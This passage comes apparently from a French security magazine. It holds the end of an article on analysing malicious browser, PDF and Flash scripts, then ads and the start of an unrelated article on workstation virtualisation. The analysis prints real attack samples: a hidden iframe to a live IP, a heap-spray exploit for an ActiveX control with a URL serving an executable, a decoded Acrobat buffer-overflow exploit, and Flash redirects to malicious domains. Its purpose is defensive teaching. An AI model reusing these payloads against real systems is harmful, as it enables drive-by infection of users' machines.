Ce n'est pas une classe ou méthode Javascript ni Vbscript mais une fonctionnalité Microsoft.

Microsoft Script Encoder tool `screnc.exe` a été créé par Microsoft en 2003, il a pour but d'encoder les scripts des pages pour prévenir toute modification.

Cet outil de sécurité a depuis été reversé et quelques auteurs de scripts malicieux l'utilisent.

Listing 10. Exemple utilisant JS.encode

```
<script language="JavaScript.Encode">
  #~^oAAAAA==Abx[Khc/YmY!d'EfGx□BI[KmEsnxDRhMrO+vB@!kWDCh□PU1sn'□l08,/
      D^x'B4YD2=z&FGc 8R8f&cF0%JRrWJoWc4YsV-E~Ak9Y4'{
      ~4□kLtDxcOv~dDXVnx'B[kk2^lz=P Wx□-E@*@!JkWDm:n@*E#@#@&XDIAAA==^#~@
</script>
```

Listing 11. Exemple de JS.encode en clair

```
<script language="JavaScript">
  window.status='Done';document.write('<iframe name=ea8b src=\'http://77.221.133.188/
      .if/go.html\' width=72 height=496 style=\'display: none\'>
      </iframe>')
</script>
```

Listing 12. Comment utiliser Javascript pour écrire un fichier

```
<SCRIPT LANGUAGE="JavaScript">
  function WriteToFile(str) {
    var fso = new ActiveXObject("Scripting.FileSystemObject");
    var s = fso.CreateTextFile("c:\\test.txt", true);
    s.writeline(str);
    s.Close();
  }
</SCRIPT>
```

Listing 13. Code malicieux utilisant à la fois du code Javascript et VBScript

```
<html>
  <body>
    <script language="JavaScript">
      function mymid(ss) {
        return ss.substring(2);
      }
    </script>
    <script language="VBScript">
      s="html"
      flag_type=s
      S="3C68...3E0D0a"
      D=""
      DO WHILE LEN(S)>1
        k="&H"
        k=k+ucase(LEFT(S,2))
        p=CLng(k)
        m=chr(p)
        D=D+m
      LOOP
      if flag_type="html" then
        document.write(D)
      end if
      if flag_type="vbs" then
        EXECUTE D
      end if
    </script>
    <script language="JavaScript">
      if (flag_type=="js") {
        var e;
        try {
          eval(D);
        }
        catch(e) {}
      }
    </script>
  </body>
</html>
```

Notez que ce code ne fonctionne qu'avec Microsoft Internet Explorer.

Comment le détecter ? L'attribut language de Javascript est renommé en *Jscript.Encode* et *VBScript.Encode* en VBScript. comme dans le Listing 10.

La manière la plus simple de retrouver les données originales est d'utiliser la fonction de Malzilla *Misc. Decoders Decode, JS.Encode*. Vous pouvez aussi utiliser le code C du Listing 11 ou un des nombreux décodeurs online.

Scripts malicieux utilisant VBScript

Tout ce que nous avons vu jusqu'à présent utilise le langage créé par Netscape il y a quelques années : Javascript. Cependant, comme vous devez le savoir, Microsoft a aussi fait son propre langage fondé sur Visual Basic et appelé VBScript. Microsoft Internet Explorer est le seul navigateur capable de comprendre Javascript et VBScript. Comme Microsoft est la première cible des attaques, il est normal de voir des scripts malicieux utilisant cette technologie. Notez qu'il est possible de trouver des scripts utilisant les deux langages. L'autre point avantageux pour les auteurs de script malicieux et qu'il n'existe pas de débogueur permettant de reproduire le comportement d'un moteur VBScript.

Quelles sont donc les solutions permettant de comprendre un script malicieux sans pour autant compromettre notre machine ?

Vous pouvez convertir le code VB en JS mais il existe des méthodes plus simples et moins génératrices d'erreurs, la méthode consiste à utiliser un composant Microsoft ActiveX pour manuellement déboguer la couche d'offuscation étape par étape. Cette méthode est assez longue mais donne de bons résultats.

Le code clé est l'utilisation de la fonction *WriteToFile* basée sur l'*ActiveX scripting.FileSystemObject*, voir Listing 12. Ce code doit être ajouté dans le script que vous voulez décoder. Il peut être utilisé pour écrire n'importe quelle chaîne sur le disque dans le fichier par défaut *c:\test.txt*.

Nous allons prendre un exemple pour expliquer comment l'analyser en utilisant une méthode ActiveX décrite ci-dessus, voir Listing 14 qui combine du code Javascript et du VBScript.

Listing 14. Script en clair qui utilisait du Javascript et VBScript

```
<html>
<body>
<script language="javascript">window.onerror=function(){return true;}</script>
<object classid="clsid:7F5E27CE-4A5C-11D3-9232-0000B48A05B2" style='display:
none' id='target'></object>
<SCRIPT language="javascript">
var url="%u7468%u7074%u2F3A%u772F%u7777%u312E%u7730%u7069%u632E%u6D6F%u792F%u
6861%u6F6F%u792F%u7365%u652E%u6578";
var ells2kdo3r = "hi1265369";
var sl="%u9090%u9090";
...
var s23="%u6946%u656c%u0041";
var s=s1+s2+s3+s4+s5+s6+s7+s8+s9+s10+s11+s12+s13+s14+s15+s16+s17+s18+s19+s20+
s21+s22+s23+url;
var shellcode = unescape(s);
</script>
<SCRIPT language="javascript">
var ells2kdo3r = "hi1265369";
var ss="%u9090";

var bigblock = unescape(ss);
var ells2kdo3r = "hi1265369";
var headersize = 20;
var ells2kdo3r = "hi1265369";
var slackspace = headersize+shellcode.length;
var ells2kdo3r = "hi1265369";
while (bigblock.length<slackspace) bigblock+=bigblock;
var ells2kdo3r = "hi1265369";
fillblock = bigblock.substring(0, slackspace);
var ells2kdo3r = "hi1265369";
block = bigblock.substring(0, bigblock.length-slackspace);
var ells2kdo3r = "hi1265369";
while(block.length+slackspace<0x40000) block = block+block+fillblock;
var ells2kdo3r = "hi1265369";
memory = new Array();
var ells2kdo3r = "hi1265369";
for (x=0; x<100; x++) memory[x] = block +shellcode;
var ells2kdo3r = "hi1265369";
var buffer = '';
var ells2kdo3r = "hi1265369";
while (buffer.length < 1024) buffer+="\x05";
var ells2kdo3r = "hi1265369";
var ok="1111";
var ells2kdo3r = "hi1265369";
target.Register(ok,buffer);
var ells2kdo3r = "hi1265369";
</script>
</body>
</html>
```

Listing 15. Extrait de fichier PDF malicieux

```
00000a80: 67 74 68 20 31 38 34 33 2f 46 69 6c 74 65 72 5b gth 1843/Filter[
00000a90: 2f 46 6c 61 74 65 44 65 63 6f 64 65 5d 3e 3e 73 /FlateDecode]>>s
00000aa0: 74 72 65 61 6d 0d 0a 48 89 c4 57 4d 6b 1c 47 10 tream..H..WMk.G.
00000ab0: ad 5b 90 c1 d7 1c 72 da 2c 04 a4 c8 b6 66 77 7a .[...r,...fwz
00000ac0: 3e 56 b1 0d 92 6c 41 20 b1 8d 1d 42 0e 21 46 12 >V...lA ...B.!F.
00000ad0: bb 96 82 2c 19 ed 5a 3e 18 13 72 0c 81 84 9c 92 ...Z>.r....
00000ae0: 9f 91 5f 18 e7 75 f7 cc f4 eb d9 ee 9d 95 b5 21 ...u.....!
00000af0: 9f 91 5f 18 e7 75 f7 cc f4 eb d9 ee 9d 95 b5 21 ...u.....!
00000af0: 34 b3 6a d5 54 57 bf 7a f5 d1 3d ff bc 97 2d 8c 4.j.TW.z...-.
...
00000e80: ea 22 5e 5f dd 3d 39 5d 82 9f dc cb ff 30 9e 34 ."^_.=9).....0.4
00000e90: 7a 36 85 6b 39 6e 27 09 da f1 cf c7 ee bd 96 b3 z6.k9n'.....
000011d0: ea f9 57 80 01 00 8e e2 aa 52 0d 0a 65 6e 64 73 ..W.....R..ends
000011e0: 74 72 65 61 6d 0d 65 6e 64 6f 62 6a 0d 33 34 20 tream.endobj.34
```

Il faut tout d'abord identifier les deux tags *script*, l'un avec l'attribut *language JavaScript* et l'autre *VBScript*, et ensuite la fonction nommée *mymid* dans le code Javascript qui est appelée par le code VBScript.

Nous devons identifier le flot d'exécutions dans le code VBScript, la variable *flag _type* est positionnée à *html* donc le script malicieux sera inséré en utilisant le *document.write* qui suit.

Nous devons donc ajouter la fonction *writeToFile* dans le bloc de code Javascript et remplacer le *document.write (D)* par *writeToFile (D)* (note: en VBScript il n'est pas nécessaire de terminer chaque ligne de code par un *;*).

Vous obtenez alors le résultat du Listing 14.

Le script occasionne un composant ActiveX *7F5E27CE-4A5C-11D3-9232-0000B48A05B2* qui est le contrôle ActiveX *SSReader Pdg2*, il embarque un shellcode, utilise une technique de *Heap Spray* pour remplir la heap et appelle une méthode nommée *Register*. En cherchant un peu, vous trouverez que la méthode *Register* est vulnérable à un *buffer overflow* dans les anciennes versions de cet outil, comme décrit dans *CVE-2007-5807*.

Ce script essaie d'exploiter cette faille, la bonne nouvelle pour nous est que l'URL vers le virus peut être rapidement identifiée dans le code :




Figure 6. Fenêtre de configuration des breakpoints

```
var url="%u7468%u7074%u2F3A
%u772F%u7777%u312E%u7730
%u7069%u632E%u6D6F%u792F
%u6861%u6F6F%u792F%u7365
%u652E%u6578";
```

Vous pouvez utiliser soit les fonctions de Malzilla Misc. Decoders *Decode UCS2 (%u)* ou le Listing 5 que nous avons présenté pour obtenir l'adresse malicieuse : <http://www.10wip.com/yahoo/yes.exe>.

Faible dans le moteur PDF d'Acrobat Reader

Comme nous l'avons déjà dit, il y a de plus en plus de vulnérabilités fondées sur des fichiers malicieux utilisant des failles dans les moteurs Javascript d'outil comme Acrobat Reader.

Si vous éditez le fichier, vous verrez le type MIME `%PDF` au début du fichier suivi dans le corps par le stream suivant `/Filter/FlateDecode`. Note : il est aussi possible de trouver des samples contenant le code en clair.

Le Listing 15 représente un extrait de fichier PDF malicieux.

Pour extraire le code original du stream, vous pouvez utiliser le script Perl du Listing 16.

Il prend un argument qui est le nom du fichier contenant le stream à dézipper.

Le stream zippé est le code apparaissant entre les tags `/Filter/FlateDecode` et `endstream.enobj`. Vous devez aussi supprimer les `0x0d 0x0a` du début et fin de stream.

En utilisant ce script sur notre exemple, nous obtenons en résultat le Listing 17.

La variable `sc` qui contient le shellcode est utilisée par la variable `plin` qui est passée à la méthode `collab.collectEmailInfo` si la version du viewer est plus grande ou égale à 6.0

Pour savoir ce que le shellcode fait, vous pouvez le déboguer avec IDA comme




Figure 5. Bloc identique mais identifié comme code par IDA

indiqué dans les chapitres précédents. Si une chaîne trop longue est passée à cette méthode, un buffer overflow se produira dans les anciennes versions d'Acrobat Reader, vous trouverez quelques informations sur cette vulnérabilité référencée par le CVE-2007-5659 et le CVE-2008-5663.

Cette faille a été patchée dans Acrobat Reader depuis la version 8.1.2.

Moteur de script d'Adobe Flash

Adobe Flash embarque un langage de script nommé ActionScript fondé sur ECMAScript (comme Javascript).

C'est un langage puissant qui a été utilisé récemment par des personnes malintentionnées (en 2008) pour rediriger les utilisateurs vers des sites compromis. Une des méthodes consiste

Listing 16. Script permettant de décoder des streams PDF

```
#!/usr/bin/perl
use strict ;
use warnings ;
use Compress::Raw::Zlib;
my $x = new Compress::Raw::Zlib::Inflate()
    or die "Cannot create a inflation stream\n" ;
my $input = '' ;
open(TEST, "<$ARGV[0]") or die "usage: $0 pdf_zip_stream_file";
binmode STDOUT;
my ($output, $status) ;
while (read(TEST, $input, 4096)) {
    $status = $x->inflate(\$input, $output) ;
    print $output if $status == Z_OK or $status == Z_STREAM_END ;
    last if $status != Z_OK ;
}
die "inflation failed\n" unless $status == Z_STREAM_END ;
close TEST;
```

Listing 17. Code en clair du Javascript contenu dans le PDF

```
function re(count,what) {
    var v = "";
    while (--count >= 0) v += what;
    return v;
}
function start() {
    sc = unescape("%u9090%u9090%u9090") +
        unescape("%u2DEB...%u5151");
    if (app.viewerVersion >= 7.0) {
        plin = re(1008,unescape("%u0b0b%u028%u06eb%u06eb")) + unescape("%u0b0b%u028%u06eb%u0aeb")
            + unescape("%u9090%u9090") + re(122,unescape("%u0b0b%u028%u06eb%u06eb"))
            + sc
            + re(1256,unescape("%u4141%u4141"));
    } else {
        ef6 = unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u0019");
        plin = re(80,unescape("%u9090%u9090")) + sc + re(80,unescape("%u9090%u9090"))
            +
            unescape("%ue7e9%ufff9")+unescape("%uffff%uffff") +
            unescape("%uf6eb%uf4eb") +
            unescape("%uf2eb%uf1eb");
        while ((plin.length % 8) != 0) plin = unescape("%u4141") + plin;
        plin += re(2626,ef6);
    }
    if (app.viewerVersion >= 6.0) {
        this.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});
    }
}
var shaft = app.setTimeout("start()",10);
</ACRO_script>
</Page-Actions>
```

à utiliser les commandes ActionScript qui sont représentées par le tag `DoAction` embarqué dans les frames.

Si vous avez déjà utilisé un éditeur hexadécimal pour ouvrir un fichier `.swf`, vous avez peut-être vu qu'il existe deux formats qui sont identifiables par leur en-tête, les trois premiers octets identifient le format flash ainsi FWS est l'ancien format non compressé et CWS identifie les fichiers compressés pour Adobe Flash version 8 minimum.

Pour décoder les fichiers flash, le plus simple est d'utiliser les outils gratuits existant comme `swfdump flashm`, vous pouvez voir un exemple de leur utilisation dans le Listing 18 et Listing 19.

De ces deux listings, nous constatons que nos fichiers flash sont compressés et contiennent du code.

DOACTION. Une fois ouvert le flash redirige la victime vers `http://o7n9.cn/i.swf` utilisant `GetUrl2` comme nommé par `swfdump` ou `loadMovie` par `flashm`. ||

Listing 18. Décodage de Flash en utilisant `swfdump`

```
# swfdump -D "4561.swf"
[HEADER]      File version: 8
[HEADER]      File is zlib compressed. Ratio: 96%
[HEADER]      File size: 164 (Depacked)
[HEADER]      Frame rate: 12.000000
[HEADER]      Frame count: 1
[HEADER]      Movie width: 550.00
[HEADER]      Movie height: 400.00
[045]         4 FILEATTRIBUTES
[009]         3 SETBACKGROUNDCOLOR (ff/ff/ff)
[018]         31 PROTECT
[00c]         89 DOACTION
                50 bytes) action: Constantpool(5 entries) String:"fVersion" String:"/:
                $version" String:"http://o7n9.cn/" String:"i.swf" String:"_root"
                ( 4 bytes) action: Push Lookup:0 ("fVersion") Lookup:1 ("/:$version")
                ( 0 bytes) action: GetVariable
                ( 0 bytes) action: DefineLocal
                ( 4 bytes) action: Push Lookup:2 ("http://o7n9.cn/") Lookup:0
                ("fVersion")
                ( 0 bytes) action: GetVariable
                ( 0 bytes) action: Add2
                ( 2 bytes) action: Push Lookup:3 ("i.swf")
                ( 0 bytes) action: Add2
                ( 2 bytes) action: Push Lookup:4 ("_root")
                ( 0 bytes) action: GetVariable
                ( 1 bytes) action: GetUrl2 64
                ( 0 bytes) action: Stop
                ( 0 bytes) action: End
[001]         0 SHOWFRAME 1 (00:00:00,000)
```

Listing 19. Décodage de Flash en utilisant `flashm`

```
#flashm -d 4561.swf
movie '4561.swf' compressed // flash 8, total frames: 1, frame rate: 12 fps, 550x400 px
protect '$1$j$B$BoUofEQZlqjkrFp6L6z181'
frame 0
  constants 'fVersion', '/:$version', 'http://www.woail17.cn/', 'i.swf', '_root'
  push 'fVersion', '/:$version'
  getVariable
  varEquals
  push 'http://www.woail17.cn/', 'fVersion'
  getVariable
  push 'i.swf'
  add
  push '_root'
  getVariable
  loadMovie
  stop
end // of frame 0
end
```

Sur Internet

- Explication du Kill-bit: <http://support.microsoft.com/kb/240797>
- Rhino: <http://www.mozilla.org/rhino/>
- Malzilla: <http://malzilla.sourceforge.net/>
- Encodeur Alpha: <http://skypher.com/wiki/index.php?title=ALPHA3>
- Présentation d'Alexander Sotirov à Black Hat 2007 <http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf>
- Heap Spray sur Wikipedia: http://en.wikipedia.org/wiki/Heap_spray
- Référence Linux System Call: <http://www.djgillife.be/quickreferences/QR/LINUX%20System%20Call%20Quick%20reference.pdf>
- Empaqueteur de Dean Edward: <http://dean.edwards.name/packer/>
<http://www.virustotal.com/>
<http://www.threatexpert.com/submit.aspx>
- screnc.exe tool: <http://www.microsoft.com/downloads/details.aspx?familyid=E7877F67-C447-4873-B1B0-21F0626A6329&displaylang=en>
- Décodeur en C JS.encode : <http://www.virtualconspiracy.com/download/scrdec18.c>
- Décodeur online JS.encode: <http://www.greymagic.com/security/tools/decoder/>

serait hors sujet ici d'analyser cet autre script flash, mais pour votre information le fichier `i.swf` essaie d'exploiter une faille dans `DefineSceneAndFrameData` pour exécuter du code arbitraire (CVE-2007-0071).

Conclusion

Dans ce document, nous avons fourni quelques astuces permettant de comprendre les scripts malicieux. Comme ce vecteur d'attaques devient de plus en plus important, il y a de grands risques que vous soyez un jour face à l'un d'eux. C'est une bonne pratique de bloquer les ActiveX en utilisant des systèmes de protection comme IPS/AV, mais il faut aussi détecter les fichiers malicieux que ces vecteurs d'attaques tentent de télécharger et d'exécuter.

David Maciejak

David Maciejak travaille pour la société Fortinet comme Security Researcher, son travail consiste à suivre l'évolution des menaces afin de fournir une solution préventive aux clients. Pour contacter l'auteur : David.Maciejak@gmail.com



SecureIP Solutions

La sécurité de l'information est une chose importante pour les entreprises et même pour les particuliers. C'est pourquoi SecureIP Solutions vous propose différents produits et services pour protéger vos précieuses données tels qu'un service de sauvegarde en ligne, les différents produits BitDefender et bien plus encore.
<http://www.secureip.ca>



NUMERANCE

NUMERANCE, Spécialisée dans la sécurité informatique, intervient auprès des Petites et Moyennes Entreprises, en proposant des prestations d'audit, d'accompagnement, et de formation.
<http://www.numerance.fr>



Hervé Schauer Consultants

Hervé Schauer Consultants : 17 ans d'expertise en Sécurité des Systèmes d'Information Nos formations techniques en sécurité et ISO27001 sont proposées à Paris, Toulouse, et Marseille. <http://www.hsc.fr/services/formations/cataloguehsc.pdf>
Informations : formations@hsc.fr - +33 (0)141 409 704



TippingPoint

TippingPoint est un leader mondial dans la prévention des intrusions réseaux (Network IPS) de 50Mbps à 10Gigabits ainsi que la vérification d'intégrité de poste et le contrôle d'accès du réseau (NAC).
Tél : 01 69 07 34 49, E-mail : francesales@tippingpoint.com
<http://www.tippingpoint.com>



Sysdream

Cabinet de conseil et centre de formation spécialisé en sécurité informatique. L'expérience c'est avant tout les recherches publiques, visant à améliorer la sécurité des applications et des systèmes d'informations. Les résultats disponibles sur des portails de recherche, dans la presse spécialisés.
<http://www.sysdream.com>



MICROCOMS

Microcoms est une société spécialisée dans les produits Microsoft qui a pour vocation d'aider les particuliers, les TPE-PME et les professions libérales sur 6 axes principaux de l'informatique : Assister, Dépanner, Conseiller, Sécuriser, Former, Maintenir.
Tél. : 01.45.36.05.81
e-mail : contact@microcoms.net
<http://www.microcoms.net>



ALTOSPAM

Ne perdez plus de temps avec les spams et les virus. Sécurisez simplement vos emails professionnels. ALTOSPAM est un logiciel externalisé de protection de la messagerie électronique : anti-spam, anti-virus, anti-phishing, anti-scam...
Testez gratuitement notre service, mis en place en quelques minutes.
<http://www.altospam.com> OKTEY – 5, rue du Pic du Midi – 31150 GRATENTOUR

Pour plus de renseignement : hakin9@hakin9.org

Club .PRO



GRÉGORY CARLET

Approche de la virtualisation des postes de travail

Degré de difficulté



Depuis quelque temps, nous apercevons un nouveau concept dans de nombreux magazines spécialisés ou même grand public : la virtualisation. Dans cet article, nous allons voir ce qu'est exactement ce procédé, ainsi que son utilité. Nous vous montrerons les différentes méthodes de virtualisation ainsi que la manière de les mettre en œuvre.

Aujourd'hui, de nombreux appareils se trouvent connectés à Internet : téléphone, ordinateur portable, ordinateur personnel, etc. Ceci pose alors un problème de base : Sur quoi faut-il stocker ses documents afin de pouvoir les consulter en permanence. Effectivement, on aimerait pouvoir consulter tranquillement depuis son téléphone portable un fichier quelconque et téléchargé, mais comment faire ? On pense alors très rapidement à mettre en place un disque dur connecté à Internet et sur lequel on va transférer tous nos fichiers. La prochaine étape est l'utilisation des logiciels pour effectuer cette tâche.

Prenons un exemple : Mr X a reçu par mail un fichier Urgent.dufz sur son ordinateur de bureau. Celui-ci contient des comptes à rendre vérifiés à son patron le lendemain matin et à la première heure. Il est 18h et Mr X doit récupérer sa femme au travail dans 10min. Il ne peut donc le faire maintenant. Il récupère ses affaires et part à la gare, pensant travailler chez lui ce soir. Arrivé à la gare, on lui annonce que le train à 1h de retard. Il prend donc son téléphone, se connecte à Internet, récupère son fichier qu'il a placé sur son disque dur réseau, mais là problème ! Le fichier .dufz ne s'ouvre qu'avec le logiciel CompteDufz et celui-ci n'est disponible que pour Windows XP.

Ainsi il y a 2 solutions au moins à ce problème :

- Tendre vers un OS (Operating System) unique pour tous les appareils : Très difficile

compte tenu de la diversité des machines (entre un téléphone, un baladeur numérique, un ordinateur, etc...) et de surcroît pas très légal dans de nombreux pays (position de monopole),

- Ne plus être dépendant de l'OS de notre machine pour faire fonctionner tel ou tel logiciel.

La deuxième solution s'appelle la virtualisation. Il s'agit en fait de faire fonctionner les logiciels sur une autre plateforme qui va venir se greffer sur notre OS. Il y a 2 cas très distincts de fonctionnement de la virtualisation :

- Faire fonctionner sur tel OS (par ex : Mac OS) un logiciel destiné à une autre plateforme (par ex : XP),
- Faire fonctionner à distance via Internet un ordinateur séparé fonctionnant avec un OS différent (par exemple Symbian et Linux).

Les deux méthodes sont illustrées respectivement en Figure 1 et Figure 2.

La virtualisation d'un OS différent sur un ordinateur

Cette méthode a pour but de pouvoir utiliser tous les logiciels disponibles (quelque soit la plate-forme de distribution) sans avoir à installer tous les OS existants et surtout sans

CET ARTICLE EXPLIQUE...

Les principes de la virtualisation.

La mise en œuvre d'une solution de virtualisation.

Les buts de la virtualisation d'un poste de travail.

Les dangers sécuritaires que chacune des méthodes peut entraîner.

CE QU'IL FAUT SAVOIR...

Une bonne connaissance de l'architecture hardware d'un ordinateur, ainsi que du modèle OSI.

Une bonne connaissance des différents protocoles réseau.

Une idée des failles des différents protocoles de transmissions de données (même si ceux-ci vont être décrit pendant l'article).

avoir à redémarrer notre machine pour les exécuter ! En effet, rien n'est plus agaçant que de devoir redémarrer notre machine afin de convertir tel fichier au standard Mac OS alors que nous sommes sous Windows, par exemple. Cela prend en plus du temps. On rêverait de voir fonctionner pleinement les 2 OS simultanément sur notre machine. En conséquence, il existe tant à l'achat qu'en téléchargement libre des applications nommés *virtualiseur*.

Le principe de fonctionnement est très simple (détaillé Figure 1) : Vous installez votre version du virtualiseur correspondant à votre OS, celui-ci créé une image disque sur votre disque dur, et fait *virtuellement* redémarrer une partie de votre ordinateur à partir de cette image disque, comme si c'était votre disque dur système. Vous pouvez alors pleinement profiter de vos deux OS simultanément (Figure 3) tout en ayant accès à tous les périphériques de votre machine (USB, Firewire, etc).

Vous trouverez en lien 1,2,3 et 4 les adresses Internet et noms des 4 logiciels les plus connus de virtualisation.

Cette utilisation magique d'un ordinateur à toutefois 2 soucis majeurs : les performances et la sécurité.

Question performance, tout d'abord, chaque OS virtualisé (on peut effectivement en virtualiser plusieurs simultanément) se verra attribuer des ressources de la machine de manière spécifique. Celles-ci sont plus ou moins paramétrables selon le logiciel de virtualisation utilisé, et le gros souci reste l'aspect vidéo de l'OS virtualisé. En effet, la carte graphique de l'ordinateur devra prendre en charge l'affichage de l'OS original, l'affichage de la fenêtre de virtualisation et de façon virtualisée l'affichage du deuxième OS. Autant vous dire que si vous virtualisez un OS fortement chargé de manière graphique, il ne faut pas s'attendre à un exploit ! De plus, il sera très difficile de faire fonctionner à très haute définition des applications demandant des performances graphiques importantes. Ce domaine avance au fur et à mesure des versions de logiciel successives, mais on en revient toujours au point de départ concernant la virtualisation : Un seul ordinateur fait fonctionner 2 OS, les

performances de chaque OS seront donc amoindries.

On peut aussi choisir d'affecter tel ou tel matériel (ou port de communication) à tel ou tel OS, mais on ne pourra pas avoir simultanément le même matériel sur les 2 OS (en tout cas pour tous les ports de communication et divers graveurs, lecteurs CD, etc.).

Question sécurité, beaucoup de paramètres sont à prendre en compte afin d'obtenir une solution virtualisée fiable et sécurisée.

Détaillons un peu le fonctionnement d'une machine sur laquelle tourne plusieurs OS :

- La couche matériel est la même pour les 2 OS,
- Un premier OS sert de support au deuxième OS,
- L'utilisateur dispose d'un accès physique sur la machine (mais qu'en est-il en réseau local ou en VPN, etc).

Commentons maintenant les problèmes pouvant résulter d'une telle configuration. Le fait qu'une seule machine fasse fonctionner des ressources allouées de manière *autonome* nous amène à nous poser une question : Que se passerait-il si il y avait une mauvaise allocation des ressources ou pire si on effectuait une mauvaise allocation des ressources ?

En effet, de nombreuses failles systèmes se basent sur un principe de BufferOverflow (dépassement de mémoire tampon). Si celui-ci est effectué à l'intérieur de l'OS principal, on se retrouve avec une faille *classique*, mais si l'on effectue celui-ci à l'intérieur de l'OS virtualisé, dans le pire des cas, on vient simultanément écrire des données sur des ressources non attribuées à cet OS virtualisé mais allouées au premier

système. Heureusement, le système d'exploitation hôte fonctionne sur un processeur avec une protection en anneau. Les anneaux limitent l'accès à certaines ressources en allant de l'anneau le plus éloigné (le moins sécurisé) à l'anneau le plus proche (ring0, l'anneau le plus sécurisé). Le matériel restreint ainsi le passage d'un anneau à l'autre, protégeant ainsi de nombreuses effractions de sécurité.

Evoquées lors du deuxième point, toutes les ressources peuvent être partagées entre les 2 OS, même (et surtout dans notre étude de sécurité) le réseau qu'il soit Ethernet ou sans fil. Comme toujours, c'est le logiciel virtualiseur qui va nous permettre de choisir nos modes de réglages de l'accès réseau du deuxième OS. La plupart du temps, on peut choisir d'utiliser un accès NAT ou de créer un autre réseau (à partir de la même carte réseau), etc. Mais dans tous les cas, un accès réseau pourra être commandé sur la machine virtuelle (en effet, une page Internet demandée par le navigateur de la machine virtuelle se charge belle et bien). Il faudra donc protéger sa machine virtuelle comme s'il s'agissait d'un poste réel afin de garantir une base de sécurité sur la machine globale. En effet si un individu arrive à obtenir un accès sur la machine virtuelle, rien ne l'empêche de compromettre la machine hôte, sauf si la liaison entre les 2 OS est surveillée et sécurisée. Même si les éditeurs de logiciels de virtualisation s'accordent à nous promettre que leurs logiciels sert (modérément) de *pare-feu* en empêchant toute donnée de transiter de façon illicite entre les deux OS, et même si la majorité des virus tente la détection d'un environnement virtualisé (afin de s'arrêter le cas échéant), il n'endemeure pas moins




Figure 1. Principe de fonctionnement d'une virtualisation intra-poste

qu'un ordinateur sur lequel fonctionnent plusieurs OS reste plus vulnérable qu'un ordinateur n'en faisant fonctionner qu'un seul (voir le lien Internet 6).

On aura donc intérêt à bien réfléchir à son besoin à la fois en terme de fonctionnalité et en terme de sécurité avant de mettre en place une solution virtualisée.

Ainsi pour résumer cette utilisation de la virtualisation, celle-ci permet de faire ce qu'aucun ordinateur ne peut faire nativement : exécuter tous les programmes existants indépendamment de leur plateforme de production. Malheureusement cela à un double coût : les performances globales de la machine et la sécurité de celle-ci. Revenons quelque instant à M.X souhaitant relire ses comptes au format .dufz en attendant sa femme à la gare. Cette solution de virtualisation ne lui est d'aucune utilité, à moins de virtualiser Windows XP sur son téléphone (très difficile d'un point de vue ressource, même en choisissant la virtualisation d'une version Windows Mobile..).

Intervient ici la deuxième utilisation de la virtualisation des postes de travail : le déport du bureau sur une machine hôte à laquelle on accède via un réseau de communication.

Le déport de l'environnement de travail appliqué à la mobilité

Le deuxième intérêt de la virtualisation est le suivant : Pouvoir se connecter à un environnement de travail complet (un OS sur une machine) via une autre machine à l'aide d'une connexion Internet. On se connectera donc à une machine virtuelle sur laquelle on travaillera comme si on était devant son propre poste de travail (Figure 2).

Cette méthode possède deux avantages non négligeables :

- Pour peu que l'interface entre la machine réelle et la machine virtuelle soit bien conçue, on pourra retrouver son poste de travail tel qu'on l'a laissé auparavant,
- La machine client n'aura plus du tout besoin d'être performante puisqu'elle n'aura qu'à afficher les données envoyées depuis la machine hôte. Elle

conservera tout de même les points d'accès physiques (ports USB, Firewire, Ethernet, etc) nécessaire à son fonctionnement. En résumé, cette machine devra être dotée de moyens d'interaction avec l'utilisateur mais ne devra pas forcément posséder une énorme puissance de calcul et de stockage.

On a donc une réduction des coûts informatiques variant de façon constante en fonction du nombre de postes clients utilisés et une mobilité extraordinaire du personnel. On peut aisément imaginer un

lecteur commun entre tous les utilisateurs des OS virtuels permettant ainsi à chacun de partager un travail collectif et de gérer celui-ci de n'importe où. Le travail de bureau délocalisé devient donc accessible à n'importe qui grâce à la méthode de virtualisation.

Mais pour cela, il faut penser à plusieurs choses (certaines ayant déjà été évoquées dans le paragraphe précédent) :

- La machine accueillant les OS virtuels sera fortement éprouvée
- question ressource, et ceci dépendant

